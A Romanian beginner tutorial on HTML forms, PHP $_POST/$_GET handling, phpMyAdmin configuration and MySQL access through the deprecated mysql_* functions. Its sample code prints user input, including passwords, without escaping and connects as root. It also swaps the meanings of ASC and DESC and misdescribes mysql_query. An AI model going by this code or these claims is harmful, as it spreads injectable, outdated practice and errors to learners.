Acest element este asemanator cu cel text numai ca aici se poate tasta intr-o sectiune mult mai mare decat in cazul text.

```
<textarea [name=nume] [rows=nr_randuri] [cols=nr_coloane] [disabled] [readonly] [tabindex=numar]
[onfocus=script] [onblur=script] [onselect=script] [onchange=script] [core] [international] [events]</textarea>
```

Exemplu textarea:


```
<textarea name=”nume” cols=”40” rows=”10”>Text initial</textarea>
```



Exemplu de formular:

```
<form action="formular.php" method="post">

Nume: <input type="text" name="nume" value="" size=60 maxLength=15> <br><br>
Prenume: <input type="text" name="prenume" value=""> <br><br>
Varsta:  sub 16 <input type="radio" name="varsta" value="sub16"> | peste 16
                <input type="radio" name="varsta" value="peste16"> <br><br>
Parola dorita: <input type="password" name="parola" value=""> <br><br>

<input type="submit" name="Trimite" value="Trimite">
<input type="reset" name="Reseteaza" value="Reseteaza">

</form>
```

Puneti codul intr-un fisier **formular.html**, salvati si apoi vizualizati in explorer accesand http://localhost/formular.html



Prelucrarea datelor din formular

Am vorbit pana acum despre formulare, cum sa le cream si ce elemente au.
Hai sa ne aducem aminte ca in interiorul etichetei <form> avem pus elementul action si method (care poate fi POST sau GET). In elementul action se pune calea catre scriptul PHP care prelucreaza datele iar in method se pune metoda prin care se vor prelucra datele atunci cand butonul “Trimite” este apasat.

POST

Aceasta metoda face ca datele trimise prin formular sa nu fie vizibile utilizatorului, sa fie trimise in spatele paginii web.

GET

Prin aceasta metoda, datele trimise prin formular sunt vizibile in URL (URL este adresa ce este afisata in browser)

Acum ca am creat formularul, avem pagina formular.html, haideti sa cream si pagina prin care aratam datele trimise prin formular.

Creati o pagina formular.php si introduceti codul urmator:


```
<?php

echo $_POST['nume'];

?>
```

Salvati si testati in browser accesand http://localhost/formular.html, completati casuta “Nume”, si apoi apasati butonul “Trimite”.

Observati ca in pagina formular.php ne este afisat numele introdus in casuta “Nume” din pagina anterioara, si anume formular.html.

Adaugam in continuare variabilele $_POST corespunzatoare formularului nostru, si apoi testam din nou.

```
<?php

echo 'Nume:      '.$_POST['nume'].'      <br>
      Prenume:   '.$_POST['prenume'].'   <br>
      Varsta:    '.$_POST['varsta'].'    <br>
      Parola:    '.$_POST['parola'].'    <br>';

?>
```



Dupa cum vedeti, ne folosim de valoarea POST, iar datele nu sunt afisate decat daca le definim noi $_POST[‘nume’] in pagina formular.php.

Poate ca va intrebati de unde pun eu numele in interiorul variabilei $_POST.
Raspunsul consta in numele din interiorul elementelor din formular.

De exemplu, in formularul nostru avem input-ul de la nume asa:
<input type="text" name="nume" value="" size=60 maxLength=15>

Observati ca in campul name valoarea acestuia este nume. Acesta se plaseaza in variabila $_POST, in cazul nostru $_POST[‘nume’]

In input-ul pentru prenume avem <input type="text" name="prenume" value=""> iar acesta se plaseaza in

$_POST asa: $_POST[‘prenume’] . . . si tot asa.

Observati campul value care nu are nimic definit.
Nu este nici o greseala, veti invata mai tarziu de ce am lasat gol acel camp.


Am cam terminat cu metoda **POST**, acum haideti sa lucram si sa ne familiarizam si cu metoda **GET**.

In acelasi formular din pagina formular.html, numai ca in eticheta <form>, in loc de **method=”post”,** vom pune **method=”get”**.
Apoi in pagina formular.php, in loc de variabilele **$_POST,** vom pune variabile **$_GET**.

In caz ca nu ati inteles, deschideti pagina formular.html, modificati linia <form action="formular.php" method="post"> in <form action="formular.php" method="get">

Apoi deschideti pagina formular.php si modificati in:

```
<?php

echo 'Nume:     '.$_GET['nume'].'     <br>
      Prenume:  '.$_GET['prenume'].'  <br>
      Varsta:   '.$_GET['varsta'].'   <br>
      Parola:   '.$_GET['parola'].'   <br>';

?>
```



Observati ca rezultatul este acelasi in pagina web, numai ca informatiile formularului sunt postate si in adresa din browser (url) sub forma:
http://localhost/formular.php?nume=orice&prenume=on&varsta=peste16&parola=altaparola&Trimite=Trimite

De recomandat este sa folositi metoda **POST,** pentru ca este mult mai sigura.

Verificarea datelor trimise prin formular

Verificarea continutului trimis prin formular se face relativ foarte usor.


```
<?php

if(($_POST['nume'] == "") || (is_numeric($_POST['nume'])) ||
(strlen($_POST['nume']) < 5)) {

echo 'Campul nume nu a fost completat corect. <br>
      <a href="formular.html">Apasa aici</a> pentru a te intoarce la formular.';
} else {
echo 'Nume:    '.$_POST['nume'].'    <br>
      Prenume: '.$_POST['prenume'].' <br>
      Varsta:  '.$_POST['varsta'].'  <br>
      Parola:  '.$_POST['parola'].'  <br>';
}

?>
```

Dupa cum vedeti, ne folosim de constructia IF si ELSE, iar in interiorul instructiunii if avem conditiile (momentan numai pentru casuta nume) si operatorii PHP invatati la inceputul tutorialului.

Conditia noastra if spune cam asa: daca variabila cu numele post este goala, ori daca este numerica, ori daca numarul de caractere este mai mic de 5, rezulta bucla de cod din instructiunea if.
Daca toate acestea sunt indeplinite, atunci execut bucla de cod din instructiunea else.

||	OR	$a || $b	Returneaza true (adevarat) daca $a, $b sau ambele sunt true (adevarate) si false (fals) in caz contrar.

Modificati valoarea lui method din pagina formular.html in post si apoi in pagina formular.php introduceti scriptul de mai sus pentru a testa regulile pentru campul “Nume”.




Daca conditiile din if nu sunt nu rezulta true, atunci va rezulta acest mesaj.

In conditia if, puteti continua sirul de conditii . . de exemplu:
if(($_POST['nume'] == "") || (is_numeric($_POST['nume'])) || (strlen($_POST['nume']) < 5) || ($_POST['prenume'] == "") || ($_POST['parola'] == "")) etc etc


(is_numeric($_POST['nume'])) – aceasta parte ne spune daca valoarea campului nume este numerica.

Putem folosi si varianta in care dorim sa stim daca nu este numerica, si anume:
(!is_numeric($_POST['nume'])) observati ca am adaugat un ! pentru a nega (acest lucru si alte combinatii le puteti folosi pe cele din **operatorii PHP** din inceputul tutorialului).
Pana acum am invatat cum sa postam valorile din formular de pe o pagina pe alta fara sa le stocam undeva. Partea cu stocarea o sa o invatam putin mai incolo cand o sa studiem lucrul cu baza de date MySQL.



Acesta este modul in care o baza de date lucreaza cu un server.

La inceputul tutorialului v-am spus ceva de phpMyAdmin. Acesta este un pachet de scripturi php care va ajuta sa gestionati baza de date folosind o interfata web.
In poza de mai jos va este aratat cum arata acest pachet de scripturi php numit phpMyAdmin.




Dupa ce ati descarcat de pe internet ultima versiune de phpMyAdmin, fiti siguri ca ati dezarhivat si ati pus folderul in directorul www.
Intrati apoi in folderul phpMyAdmin si deschideti fisierul config.inc.php. Cautati si editati liniile 84, 85 si 86 care arata cam asa:

```
$cfg['Servers'][$i]['auth_type']     = 'config';          // Authentication method (config, http or cookie based)?
$cfg['Servers'][$i]['user']          = 'root';            // MySQL user
$cfg['Servers'][$i]['password']      = '';                // MySQL password (only needed
```

Modificati modul de autentificare si alegeti in loc de config, cookie astfel incat linia sa fie:
`$cfg['Servers'][$i]['auth_type']     = 'cookie';`
apoi setati o parola secreta pentru modul de autentificare. Cautati linia `$cfg['blowfish_secret'] = '';` si setati in interiorul ei un cuvant, de exemplu `$cfg['blowfish_secret'] = 'baubau';`

Dupa ce ati facut aceste modificari, este recomandat ca in locul user-ului root, sa creati un altul cu mai putine drepturi. Intrati in phpMyAdmin ca root si creati un nou utilizator apoi setati-l in config.inc.php.

Accesati apoi http://localhost/phpmyadmin si observati ca va cere un user si o parola pentru a va autentifica:



Introduceti username root iar ca parola, introduceti cea setata de dumneavoastra.


Daca ati instalat EasyPHP, acest pachet nu va seteaza o parola de inceput (default) pentru baza de date, acest lucru il faceti dumneavoastra.

Fara sa faceti vreo modificare in fisierul acesta de configurare, accesati http://localhost/phpmyadmin dupa ce ati pus folderul phpMyAdmin in www.

Dupa ce s-a incarcat pagina, apasati pe legatura “Drepturi de acces” (daca interfata este in limba romana) daca este in engleza, apasati pe “Privileges”. Acest buton se afla in mijlocul paginii.


Va va incarca pagina cu drepturile de acces asupra MySQL-ului, apoi apasati pe butonul ce l-am incercuit eu in poza de mai jos.

Apoi in dupa ce s-a incarcat urmatoarea pagina, gasiti unde apare **”Schimbare parola”** si bifati ”Parola”, apoi tastati parola dorita de dumneavoastra si in prima, si in a-II-a casuta, dupa care apasati pe butonul „Executa”.



De acum aveti setata o parola la baza de date MySQL, urmatorul pas este sa ne intoarcem la fisierul config.inc.php si sa ii setam parola in campul $cfg['Servers'][$i]['password'] = ‘’; si anume $cfg['Servers'][$i]['password'] = ‘parolamysql’;

O baza de date este coloana vertebrala a unui site dinamic.
Ea este alcatuita din tabele care, la randul lor, sunt formate din inregistrari dispuse in campuri.



	Camp	Tip	Gestionare	Proprietati	Nul	Setare de baza	Extra	Actiune
☐	id	int(11)			Nu		auto_increment	
☐	nume	char(30)	latin1_swedish_ci		Nu			
☐	prenume	char(30)	latin1_swedish_ci		Nu			
☐	varsta	char(5)	latin1_swedish_ci		Nu			

Dupa cum vedeti, in prima poza apare baza de date cu numele “tutorial” cu tabela “formular”.
In a-II-a poza, apar inregistrarile (coloanele) din cadrul tabelei formular.

Un rand din baza de date se alcatuieste din:

1) Un **nume**, dupa cum vedeti in coloana **camp**. Acest nume nu poate contine spatiu.
2) O valoare **tip** care difera coloana la coloana.
Cele mai folosite tipuri sunt:

Tipuri numerice:
INT – Stocare octeti 4
BIGINT – 64 biti

Tipuri de sir:
CHAR – Interval 1-255 caractere
VARCHAR – Interval 1-255 caractere


Tipuri de text:
TEXT – Lungime maxima de caractere 65.535
LONGTEXT – Lungime maxima de caractere 4.294.967.295

Binenteles, se pot folosi si alte tipuri pentru datele introduse in baza de date, insa o sa lucram numai cu acestea.

Exemple de folosire phpMyAdmin

1) Crearea unei baze de date

Accesati http://localhost/phpmyadmin/ si apoi o sa observati in mijloc, campul “Creaza baza de date noua”.




Scrieti numele bazei de date pe care doriti sa o creati,dupa care apasati butonul “Creaza”.

Sa luam ca exemplu, baza de date cu numele tutorial

Dupa ce ati creat baza de date cu numele tutorial, veti observa ca in partea stanga apare numele acesteia, iar in mijloc este scris textul “Nu s-a gasit nici un tabel in baza de date.”.


Pentru a adauga un tabel in baza noastra de date, trebuie sa complectam campul “Creaza tabela noua in baza de date tutorial:”.



In casuta campul “Nume” introduceti numele tabelei ce va apare in baza de date tutorial, iar in casuta “Campuri” introduceti numarul de randuri ce le va avea aceasta tabela.


Sa luam ca exemplu: Nume: formular
Campuri: 4

Apasam butonul “Executa”




Intorcandu-ne putin la cunostintele pe care le-am acumulat cu o pagina mai sus, vom observa ca apar campurile: “Camp”, “Tip”, “Lungime”. . .

O prima adaugare in orice baza de date, este bine sa fie un camp cu numele **id**, iar ca tip sa fie **INT**, si o setare speciala pentru aceasta prima linie din tabela noastra, este alegerea valorii **auto_increment** din categoria “Extra”, si apoi trebuie sa bifati optiunea **primar**




Dupa care adaugati pe rand in coloana “Camp” urmatoarele: nume , prenume , varsta.
Ca Tip pentru aceste 3 intrari, alegeti CHAR, apoi in coloana “Lungime/Setare” adaugati o valoare numerica, adica numarul de caractere maxime care sa poata intra in acel rand.

Exemplu: Pentru coloana camp cu valoarea “nume” o sa avem ca tip CHAR si lungime 30. Asta inseamna ca putem introduce un text mai mic sau egal cu 30 caractere.



Dupa ce ati introdus datele precum am spus mai sus si am aratat in poze, apasati butonul “Salveaza”.

In urmatoarele 2 poze vedeti ca tabelul a fost creat, vi se arata comanda **SQL**, dupa care vi se listeaza aceasta tabela.



Dupa ce ati creat baza de date cu numele tutorial si tabela cu numele formular, doriti sa adaugati informatii in aceasta tabela.

Sus in pagina aveti un meniu:

Apasati pe butonul “Inserare”

Camp	Tip	Functie	Nul	Valoare
id	int(11)			
nume	char(30)			
prenume	char(30)			
varsta	char(6)			

Completati campul “Valoare” cu datele pe care doriti sa le introduceti in formular pentru fiecare in valorile casutei “Camp”.

Si anume:

Camp	Tip	Functie	Nul	Valoare
id	int(11)			
nume	char(30)			orice
prenume	char(30)			on
varsta	char(6)			20 Ani

Nu complectati casuta id de dip INT deoarece aceasta este folosita pentru a adauga un numar UNIC pentru fiecare intrare din baza de date.

De exemplu, daca adaugati 2 intrari, numarul primei intrari va fi, 1 iar urmatoarei intrari va fi 2. Daca stergeti intrarea cu numarul 2 si adaugati o noua intrare, id-ul acesteia va fi 3 nu 2, deoarece valoarea campului id de tip INT nu se updateaza (in sensul ca se rearanjeaza numarul din dreptul fiecarei intrari) in momentul in care se sterge o intrare din tabela.

Dupa ce ati adaugat informatii in casuta “Valoare”, apasati butonul “Executa”.

Randuri inserate: 1
ID rand inserat: 1

Comansa SQL:

```
INSERT INTO `formular` ( `id` , `nume` , `prenume` , `varsta` )
VALUES (
  '', 'orice', 'on', '20 Ani'
);
```

[Editare] [Creaza cod PHP]

La fel ca si in atunci cand am adaugat o tabela, ni se va arata sintaxa **SQL**

Pentru a vizualiza datele adaugate in tabela formular, apasati pe butonul “Navigare” din partea de sus a pagini.

←T→	id	nume	prenume	varsta
☐ ✎ ✕	1	orice	on	20 Ani

In aceasta instanta vedeti ca puteti edita, sterge aceasta intrare.

Mai adaugati o intrare in acest tabel efectuand acelasi procedeu ca cel de mai sus si apasati din nou butonul navigare.
Apasati pe textul “nume” sau “prenume” sau “varsta” si observati ca listarea intrarilor se modifica in ordinea adaugarii lor in tabela. Sus observati sintaxa **SQL**

Listarea poate fi **ASC** (ascendenta), adica afisarea intrarilor pornind cu ultima intrare si sfarsind cu prima intrare, sau **DESC** (descendenta), adica afisarea intrarilor pornind cu prima intrare si sfarsind cu ultima.

Nota: Puteti adauga in continuare si alte tabele si coloane atatea cate aveti nevoie.

Pana acum am invatat cum sa lucram cu baza de date folosind phpMyAdmin. Inainte de a trece mai departe va rog efectuati cateva teste adaugand/stergand baze de date, adaugand tabele, modificand…

phpMyAdmin nu este foarte greu atata timp cat stiti ROMANA si stiti sa cititi.

Conectarea la MySQL folosind PHP

In acest capitol vom invata cum sa ne conectam la o baza de date, cum sa citim informatii din ea, cum sa le stergem/modificam sau cum sa adaugam noi informatii cu ajutorul scripturilor PHP.

Creati un folder in directorul radacina a serverului dumneavoastra apache (www) cu numele **tutorial**.
Creati un fisier cu numele config.php in care puneti urmatorul cod:

```
<?php

// Informatii baza de date

$AdresaBazaDate = "localhost";
$UtilizatorBazaDate = "root";
$ParolaBazaDate = "parola_mysql";
$NumeBazaDate = "tutorial";

$conexiune = mysql_connect($AdresaBazaDate,$UtilizatorBazaDate,$ParolaBazaDate)
or die("Nu ma pot conecta la MySQL!");
mysql_select_db($NumeBazaDate,$conexiune)
or die("Nu gasesc baza de date!");

?>
```

Acesta este fisierul de configurare cu care vom realiza conexiunea la baza noastra de date.
Modificati valoarea variabilei $ParolaBazaDate cu parola pe care ati setat-o dumneavoastra bazei de date.
(vezi pagina 30).

Variabila `$AdresaBazaDate` este definita cu valoarea localhost deoarece aceasta este adresa serverului. (Adica, serverul Apache+PHP este instalat pe acelasi calculator ca si pachetul MySQL)

Variabila `$UtilizatorBazaDate` este definita cu valoarea root, acesta fiind utilizatorul cu toate drepturile de acces asupra bazei de date, administratorul.

Variabila `$NumeBazaDate` este definita cu valoarea tutorial, aceasta fiind numele bazei de date asupra careia lucram.

Salvati, si inchideti fisierul.

SELECT

Creati un nou fisier cu numele **extragere_date.php** si introduceti in el urmatorul cod:

```
<?php
require_once('config.php');

// Selectare dare din baza de date

$cerereSQL = 'SELECT * FROM `formular`';
$rezultat = mysql_query($cerereSQL);
     while($rand = mysql_fetch_array($rezultat)) {
     echo $rand['nume'];
     }

?>
```

Salvati fisierul si apoi accesati in browser http://localhost/tutorial/extragere_date.php

Observati ca daca ati introdus o singura valoare in campul nume din tabela formular, aceasta se va afisa pe pagina, daca sunt mai multe intrari ele se vor afisa una in continuarea celeilalte.
Pentru a le afisa una sub alta modificati linia echo $rand['nume']; in echo $rand['nume'].'
';

Si acum sa analizam codul PHP.

Prima linie din script trebuie sa fie **functia require_once**, functie care include, o singura data, in pagina noastra extragere_date.php pagina config.php; adica datele din config.php vor fi transmise in pagina noastra.

$cerereSQL = 'SELECT * FROM `formular`'; - In aceasta linie avem variabila $cerereSQL cu valoarea cererii SQL pentru a extrage datele din tabela formular. Ea se interpreteaza cam asa: SELECTEAZA tot DIN formular.

$rezultat = mysql_query($cerereSQL); - In aceasta linie avem variabila $rezultat cu valoarea functiei **mysql_query**, functie care realizeaza deschiderea conexiunii.

```
while($rand = mysql_fetch_array($rezultat)) {
echo $rand['nume'];
}
```

In aceasta parte de cod observam bucla while, bucla care am invatat cum se foloseste la inceputul tutorialului nostru.


echo $rand['nume']; - In acest echo apar valorile coloanei nume din tabelul formular.

nume
orice
ionel
